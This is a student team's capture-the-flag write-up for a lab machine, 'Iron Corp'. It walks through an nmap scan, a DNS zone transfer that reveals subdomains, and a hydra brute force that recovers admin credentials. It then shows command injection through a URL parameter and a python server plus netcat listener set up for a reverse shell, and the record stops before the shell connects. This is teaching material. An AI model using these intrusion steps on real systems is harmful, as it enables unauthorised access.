

# PenTest 2

# ROOM A

Group: SuiBian

Members

ID	Name	Role
1211101851	ANG ZHE JIE	LEADER
1211103039	OOI YI SIANG	MEMBER
1211103790+	KOK YEW YAN	MEMBER

## Question

**Task 1** ○ Iron Corp

Iron Corp suffered a security breach not long time ago.

[Start Machine](#)

You have been chosen by Iron Corp to conduct a penetration test of their asset.  
They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: **ironcorp.me**

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

**Answer the questions below**

user.txt

Answer Format: \*\*\*{\*\*\*\*\*}

[Submit](#)

root.txt

Answer Format: \*\*\*{\*\*\*\*\*}

[Submit](#)

### Step 1: Reconnaissance

Members Involved: Ang Zhe Jie

Tools used: Terminal, Firefox

#### -Thought Process and Methodology and Attempts:

Starting the TryHackMe machine, Zhe Jie used *sudo su* to gain root access to edit the config file.

```
root@kali:/home/kali
File Actions Edit View Help
(kali@kali)~$ sudo su
[sudo] password for kali:
root@kali:~/home/kali
root@kali:~/home/kali# nano /etc/hosts
```

After having the root access, ZheJie opened the */etc/hosts* file using nano editor command

-> add the MachineIP given by TryHackMe (10.10.110.58 ironcorp.me).

```
root@kali:/home/kali
File Actions Edit View Help
GNU nano 5.9 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
10.10.143.69 ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

Save modified buffer?
Y Yes
N No Cancel
```

When added ironcorp.me into hosts, Zhe jie do nmap port scanning using (nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me).

```
root@kali:/home/kali
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
$ nano /etc/hosts
(root@kali)-[/home/kali]
$ nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 16:37 EDT
```

Zhe Jie used another command for this particular stage, the same outcome will be obtained as the previous one, with a longer time to load.


```
File Actions Edit View Help
Service detection performed. Please report any incorrect results at https://nmap.org
it/ .
Nmap done: 1 IP address (1 host up) scanned in 71.89 seconds

(kali@kali)-[~]
$ nmap -Pn -sV -p53,135,3389,8080,11025,49667,49670 -o scan_allports_big ironcorp.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 17:07 EDT
Nmap scan report for ironcorp.me (10.10.97.3)
Host is up (0.26s latency).


PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp    open  msrpc        Microsoft Windows RPC
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
8080/tcp   open  http         Microsoft IIS httpd 10.0
11025/tcp  open  http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4
49667/tcp  open  msrpc        Microsoft Windows RPC
49670/tcp  filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org
it/ .
Nmap done: 1 IP address (1 host up) scanned in 64.08 seconds
```

After that(nmap scan), he went to ironcorp.me:8080, nothing was there.



He went to `ironcorp.me:11025` instead and got the same result there.



#### -Final Result:

After a long time waiting for nmap ports scanning to scan completely, we are now found the ports 8080 and 11025 then we are able to continue.


## Step 2: Enumeration

Members Involved: Kok Yew Yan

Tools used: Terminal, Firefox

### **-Thought Process and Methodology and Attempts:**

After checking the website etc Yew Yan used the command (dig ironcorp @MachineIP axfr) to look for subdomains that are related.




```
File Actions Edit View Help
(root@kali)~/home/kali
$ dig ironcorp.me @10.10.97.3 axfr

;<>> DiG 9.17.19-3-Debian <>> ironcorp.me @10.10.97.3 axfr
;; global options: +cmd
ironcorp.me.      3600  IN      SOA      win-8vmbkf3g815. hostmaster. 3 90
400 3600
ironcorp.me.      3600  IN      NS       win-8vmbkf3g815.
admin.ironcorp.me. 3600  IN      A        127.0.0.1
internal.ironcorp.me. 3600  IN      A        127.0.0.1
ironcorp.me.      3600  IN      SOA      win-8vmbkf3g815. hostmaster. 3 90
400 3600
;; Query time: 271 msec
;; SERVER: 10.10.97.3#53(10.10.97.3) (TCP)
;; WHEN: Tue Aug 02 17:10:29 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)

(root@kali)~/home/kali
```


After digging, Yew Yan accessed back to edit the /etc/hosts file and two more subdomains were added.



```
File Actions Edit View Help
GNU nano 5.9 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.97.3  ironcorp.me
10.10.97.3  internal.ironcorp.me
10.10.97.3  admin.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

[ Read 9 lines ]
```

Yew yan go to check the internal.ironcorp.me:8080 after editing the host file and nothing there.



Yew Yan checked internal.ironcorp.me:11025 but has no permission to it.

**Access forbidden!**


You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the [webmaster](#).

**Error 403**

[internal.ironcorp.me](#)  
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

Yew yan checked admin.ironcorp.me:8080 and nothing there.



After checking, he found an ip address with authentication required.

## Access forbidden!


You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the [webmaster](#).

### Error 403

[internal.ironcorp.me](#)

Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4




After that, he changed the file location to /usr/share/wordlists using the hydra command (hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I) to obtain the keys information for the authentication.

```
File Actions Edit View Help
(root@kali)~/home/kali
# cd /usr/share/wordlists
(root@kali)~/usr/share/wordlists
# ls
amass dirbuster fern-wifi legion nmap.lst sqlmap.txt wifite.txt
dirb fasttrack.txt john.lst metasploit rockyou.txt wfuzz
(root@kali)~/usr/share/wordlists
# hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milita
secret service organizations, or for illegal purposes (this is non-binding, these
more laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 17:12:18
[WARNING] You must supply the web page as an additional option or via -m, default pa
t to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tri
r task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 17:12:24
(root@kali)~/usr/share/wordlists
```

Yew Yan successfully logged into the admin.ironcorp.me:11025 after key in.



**-Final Result:**

We obtained the username and password and are able to log in to move on to the next step after waiting for hydra to complete the attack.




### Step 3: Exploiting

Members Involved: Ooi Yi Siang


Tools used: Terminal, BurpSuite, Firefox

#### **-Thought Process and Methodology and Attempts:**


Ooi Yi Siang searched the page which is <http://internal.ironcorp.me:11025>.




After entering the link, he looked at the page source and found a red colour link address.




Then he copied the link and pasted the link after the parameter 'r' and found a name which is Equinox.




After knowing the Equinox, he added a few things after the 'name' and found out anything that added will be pasted after Equinox.




Yi Siang add '|dir' behind the link address and it links to a directory page.




After entering the directory page, he set reverse shell inside the directory and opened BurpSuite and its browser.



After the BurpSuite's browser is opened, Yi Siang pastes the directory with 'intercept is on'.



After the directory link is pasted, he waits for the BurpSuite to receive the proxy and sends the proxy to the repeater.



After the proxy is sent, he opens a terminal for the python server by key in the command 'python3 -m http.server 80'.




```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
GET / HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8  
Content-Length: 161  
My name is!  
/b/  
www.  
Volume in drive E is New Volume  
Volume Serial Number is 1B7E-E15D  
Directory of E:\xampp\htdocs\internal  
04/11/2020 09:11 AM <DIR>  
04/11/2020 09:11 AM <DIR>  
03/27/2020 08:58 AM  
55 .htaccess  
04/11/2020 09:04 AM  
191 index.php  
04/11/2020 09:03 AM  
142 new.php  
2 (files) 828 bytes  
2 (dirs) 1,408,575,744 bytes free  
/app/  
/body/
```

After the python server was started, he opened another terminal for the netcat listener by key in the command 'nc -lvp 1338'.

